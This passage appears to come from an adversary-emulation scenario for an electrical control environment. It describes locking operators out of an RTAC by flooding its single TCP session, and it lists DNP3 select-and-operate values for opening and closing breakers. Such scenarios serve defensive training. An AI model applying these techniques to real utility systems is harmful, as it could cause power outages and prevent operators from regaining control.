Finally, to continue operational disruption and prevent remote interaction by operators a denial of control and view (HMI) is performed. For the CIL environment this is achieved by leveraging the fact that the RTAC only supports a single active TCP session. This is abused by rapidly creating new TCP sessions with the RTAC device.

While initially in the scenario the HMI is disabled through stopping and disabling the *GTWService* service, if the service is brought back up during remediation by the operators, then achieving this goal will continue to confuse and disrupt remote operation and troubleshooting.

Scenario-Specific Protocol Values and Information

The table below contains scenario specific DNP3 values.

Type	Name	Value	Description
Object(s)	Control Relay Output Block	0x0c01 (Obj: 12, Var:01)	
Function	Select	0x03	
Function	Operate	0x04	
Control Code	Latch On		

Control Code	Latch Off		
SBO Binary Output	Point Index 0	0x00	Close breaker
SBO Binary Output	Point Index 1	0x01	Open breaker
On Time	--	500	"Pulse width": The value in milliseconds that the operation on the binary output will remain active.
Off Time	--	0	